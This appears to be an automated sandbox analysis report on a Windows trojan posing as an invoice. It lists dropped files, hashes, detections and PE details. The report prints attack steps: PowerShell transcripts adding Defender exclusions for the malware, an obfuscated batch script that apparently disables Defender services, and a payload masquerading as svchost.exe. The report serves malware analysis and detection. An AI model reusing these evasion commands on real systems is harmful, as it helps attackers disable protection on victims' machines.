Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8FCF.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.698807024577951
Encrypted:	false
SSDEEP:	96:9GiZYW3hhRxAYOYmLW5s3HLUYEZ9ft8CidijKZ2waS2aFQpvDTztIu13:9jZDQ5MZ1aFQRDTGu13
MD5:	F97A2D2FB16CE21420FE3ADC438000CB
SHA1:	F1F1CAE4823B1CA2EDF557E37CEAF75D84EE3A90

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8FCF.tmp.txt	
SHA-256:	14FCD8B866BC4FF2AB29C2E44D23F18192421C13AD93FB815EA381475DF082CA
SHA-512:	3A8611A17FFD642D67A8251474F383779E6A8E533746E75812444BCC8716D281CC806BD0C2783A9DB9F4E8FFC35D86BFBD7184CB4FA2453CFC586DD544D20C0
Malicious:	false
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\Public\Documents\RiXHGNhjF\svchost.exe	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	341280
Entropy (8bit):	4.221155622319102
Encrypted:	false
SSDEEP:	6144:JhoSaX02Mu1UEX/H1UJn4H6LOU/+Pq58s2lP3iFwDt:12Mu1UEX/H1UJn4aKUcq58syP3iF
MD5:	6ECB42A8B14658CD4EE39D5E09B103F5
SHA1:	F1DE55B6DEF8AADD6CFE7AFCCB230CF288AD23DD
SHA-256:	6239F3411C5ABB060B14D248C7408EACC2C02C0653ED10AC533177675220AED7
SHA-512:	E0BB9ECF859EBA0B4130A9BED83A3CF7634108200483236EB5557BBF6A3C3A8544A1D6AD670450009F92B514ACB3B2622DE9AAFAA3F4CFCECF5D3EBA0630EF 6D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....bE....."...0.....6... ...@....@.. ....@.....6..O....@..... .. ...`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....6.....H.....D...h.....*..(....*..(....*~s .....s!.....s.....*Bs....o....o"...*..0.....r...pr...p~....o....r...pr.. .p~....o....~....o....r...pr:..p~....o....rH..prl..p~....o....~....o....~....o....rz..pr'..p~....o....r5..prY..p~....o....~....o....rg..pr...p~....o....r...pr...p~....o....~....o....~....o....~....o....r...pr.. .p~....o....r...pr...p~....o....~....o....r...prV..p~....o....rd..pr...p~....o....~....o..

C:\Users\Public\Documents\RiXHGNhjF\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:v/gUiQ0HzAFiAkib4cnopbjvwRjdvRfOdBHCwKNXp5h:v/gUinHzwLDnopbjoRjdvRfOdBHCwKNd
MD5:	16AC297E930C7C65E347BE84A6EA13D4
SHA1:	DAECC90190E81A33A240BF61C035EE54F8623DBF
SHA-256:	E75CED29CC1E68B5EB4561D892E77527F5516B45BAAA3DD8D0107A8C8087E10D
SHA-512:	914A5CD91C1FC0D3BE9D29EB692EEA96EF4F2F75F1514E9C2D260C233B5DFFF0D47F62DC52D0A04D9E55F1F13BD19658A7AF1BC4D6373800DC9B30C0E2E69 BB
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Preview:	PSMODULECACHE.....~o(...A...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1.....Get-AppxPackageManifest.....Add-AppxPackage.....Get-AppxLastError.....Remove-AppxPackage.....Remove-AppxVolume.....Get-AppxDefaultVolume.....Add-AppxVolume.....Get-AppxVolume.....Get-AppxLog.....Invoke-CommandInDesktopPackage.....Mount-AppxVolume.....Set-AppxDefaultVolume.....Get-AppxPackage.....Move-AppxPackage.....Dismount-AppxVolume.....yH.8...I...C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22156
Entropy (8bit):	5.60047813204778
Encrypted:	false
SSDEEP:	384:gjtCDlvuCox9NTSBKnCultIeTF7I9jMqU3Y1Mh1m1+RRV79Q3DK5LYI++Rq:g79NT4KCultnTLqgUsJ0x
MD5:	B625F069EB150B0B7C4A5B51781FEBD6
SHA1:	5A1F5CEB9B9C5CBC4361AACCB12C142D7C100DF4
SHA-256:	EB7276B5C75ABBACC74C93FA58A7811466FCA6270D419B7A09C9EF3DD4536CFC
SHA-512:	48304E37B0330D8D61C8D063B3E855CDE831D992E6A27C161B23468908106E4A9E8202F283EA8351FB246F91B60E1649A91B2F91CE07E9C4AF937472D8ACA5EC
Malicious:	false
Preview:	@...e.....Z.....X.L.'....s.9.....@.....H.....<@.^.L."My...::..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gw5bzze5.oee.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wmcdir3f.qzs.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wvirhnte.pfu.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wvirhnte.pfu.ps1	
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zxou4y4p.day.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\AdvancedRun.exe	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: RFQ - REF 208056-pdf.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287994.exe, Detection: malicious, Browse • Filename: PRODUCT SPECIFICATION.exe, Detection: malicious, Browse • Filename: DHL_document1102202068090891.exe, Detection: malicious, Browse • Filename: em6eElVbOm.exe, Detection: malicious, Browse • Filename: Purchase Order_Pdf.exe, Detection: malicious, Browse • Filename: Fireman.exe, Detection: malicious, Browse • Filename: NEW ORDER.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287993.exe, Detection: malicious, Browse • Filename: payment confirmation 0029175112.exe, Detection: malicious, Browse • Filename: Vrxs6evJO7.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.GenericKD.36380495.3131.exe, Detection: malicious, Browse • Filename: RMe2JcmlSh.exe, Detection: malicious, Browse • Filename: New Order 2300030317388 InterMetro.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287989.exe, Detection: malicious, Browse • Filename: PURCHASE ITEMS.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287992.exe, Detection: malicious, Browse • Filename: quotation_PR # 00459182..exe, Detection: malicious, Browse • Filename: PURCHASE ORDER CONFIRMATION.exe, Detection: malicious, Browse • Filename: New Order.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\e21aab79-1085-45fe-9dce-17546e696f1c\test.bat	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:2fxn:2fx
MD5:	3F888302FE47FC6FBC1C7EC48CE40139
SHA1:	F94EFF32A22967A52ACC8A6ABF1461A1DAFE3E45
SHA-256:	D9274DB2A52E06A8BF93D3C70B67BCD0DB37D6506AB1C1BE7051D25398F2C415
SHA-512:	5F3E325A2BA682907579B0A829E8C3030CE162E5C42EAE86CDD31A5535D727323E7CF87C2B1173157BCC7AA3B21A33A63BC5029BEFA47E05A1D0F9A6A175BF09
Malicious:	**true**
Preview:	.~Q....H

C:\Users\user\Documents\20210225\PowerShell_transcript.724536.Z_upAkAn.20210225152748.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5825
Entropy (8bit):	5.42742025599971
Encrypted:	false
SSDEEP:	96:BZPhLNrqDo1ZrZThLNrqDo1ZzwW4jZ3hLNrqDo1ZfVooqZ9:P
MD5:	032A48C89C7252013ED1AE718A2CBD7C
SHA1:	19354A860EEA54D1B5B01C2BEF7EA41EF0E7E197
SHA-256:	169026FE66F781CCFD5BB000E73F0A5C6F3BA2CC19298F313FAAE418FCE990EE
SHA-512:	ED56FF95D1079296EC31C28A0E0EB52E7A7DE48E93B295D5ED54CCF3DF527BAAA252FF5C0D7546A5AE51A66547AE5C0BE49E19CEE86802DFFA16332BA9A86C51
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210225152801..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 724536 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\Public\Documents\RiXHGNhjF\svchost.exe -Force..Process ID: 4708..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210225152801..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Public\Documents\RiXHGNhjF\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210225153424..Username: computer\user..RunAs User: DE

C:\Users\user\Documents\20210225\PowerShell_transcript.724536.nSlXsB3d.20210225152757.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5885
Entropy (8bit):	5.440298132430148
Encrypted:	false

C:\Users\user\Documents\20210225\PowerShell_transcript.724536.nSlXsB3d.20210225152757.txt	
SSDEEP:	96:BZEhLNMqDo1ZnZXhLNMqDo1Z2rFTjZvhLNMqDo1Z7mDDoZH:o
MD5:	2D3E163419BC5658C28F57945C36C8F9
SHA1:	D077FDC53CCDF1A737ECF89803E87E834DB0E58A
SHA-256:	81E889AC8273B3D9F2C19AD83B65F55DE768B73A18DF16D0A61B948C16E97B23
SHA-512:	42B113F4431D1D9223AA420DA5818D1784410542C228AE9F5E386CF5513728106BBA12A8C055E0B0B6FDDFA76BA01FB4B4B9D5D498749BEE607FE65CD123CDE
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210225152824..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 724536 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe -Force..Process ID: 4924..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210225152824..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210225153507..Username: DESKTOP

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.221155622319102
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	CN-Invoice-XXXXX9808-19011143287989.exe
File size:	341280
MD5:	6ecb42a8b14658cd4ee39d5e09b103f5
SHA1:	f1de55b6def8aadd6cfe7afccb230cf288ad23dd
SHA256:	6239f3411c5abb060b14d248c7408eacc2c02c0653ed10ac533177675220aed7
SHA512:	e0bb9ecf859eba0b4130a9bed83a3cf7634108200483236eb5557bbf6a3c3a8544a1d6ad670450009f92b514acb3b2622de9aafaa3f4cfcecf5d3eba0630ef6d
SSDEEP:	6144:JhoSaX02Mu1UEX/H1UJn4H6LOU/+Pq58s2lP3iFwDt:12Mu1UEX/H1UJn4aKUcq58syP3iF
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....bE....."...0.....6... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4536fe
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x85456217 [Wed Nov 7 16:00:23 2040 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0

General	
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	C=UxZwjnsCduTlfGMiUAfB, S=uePUrebWtdQRxroglXAGlpcP, L=ElbulrAGnqVBenWwyETihJFSgSOwl, T=TiMzWVNdYNohreFEbMcNCIOHJc, E=EbGwkcOCdaBLBPXlVngTzwcuxaZvmTbzlojTSUCZ, OU=ORFoclqdkbwEpFWLMpmpcqPqQpcXqBXinkyLpTavbQ, O=LRupwdYqZreqylSbGWbgOASsnQ, CN=HaqMkgGQmnNHpFsQmzMRDcavkPBzOcvMatDmcLHuDNoiQWMqj
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 2/24/2021 5:03:15 PM 2/24/2022 5:03:15 PM
Subject Chain	• C=UxZwjnsCduTlfGMiUAfB, S=uePUrebWtdQRxroglXAGlpcP, L=ElbulrAGnqVBenWwyETihJFSgSOwl, T=TiMzWVNdYNohreFEbMcNCIOHJc, E=EbGwkcOCdaBLBPXlVngTzwcuxaZvmTbzlojTSUCZ, OU=ORFoclqdkbwEpFWLMpmpcqPqQpcXqBXinkyLpTavbQ, O=LRupwdYqZreqylSbGWbgOASsnQ, CN=HaqMkgGQmnNHpFsQmzMRDcavkPBzOcvMatDmcLHuDNoiQWMqj
Version:	3
Thumbprint MD5:	BC0B1775397EEA2F359228C23A4BC89F
Thumbprint SHA-1:	50899EF5014AF31CD54CB9A7C88659A6890B6954
Thumbprint SHA-256:	DBA42A2F1138B501C75FF0F56C2426767CE493A6A52084A3E974CE6DAD2256BB
Serial:	009ECAA6E28E7615EF5A12D87E327264C0

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x536ac	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x54000	0x3e0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x52000	0x1520	.text
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x56000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
